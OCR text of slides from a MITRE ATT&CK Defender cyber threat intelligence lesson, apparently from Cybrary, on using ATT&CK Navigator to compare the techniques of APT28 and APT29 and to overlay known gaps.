
MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 3.3 Objectives

1. Review the ATT&CK Navigator process for storing, analyzing, visualizing and exporting data in ATT&CK Navigator
2. Learn how to prioritize techniques and sub-techniques to inform actionable intelligence

CYBRARY

APT28 Techniques




Sub-techniques in collapsed view

APT29 Techniques & Sub-techniques

MITRE ATT&CK Defender


Cyber Threat Intelligence



Sub-techniques in expanded view

CYBRARY

Comparing APT28 and APT29




Overlay known gaps

APT28

APT29

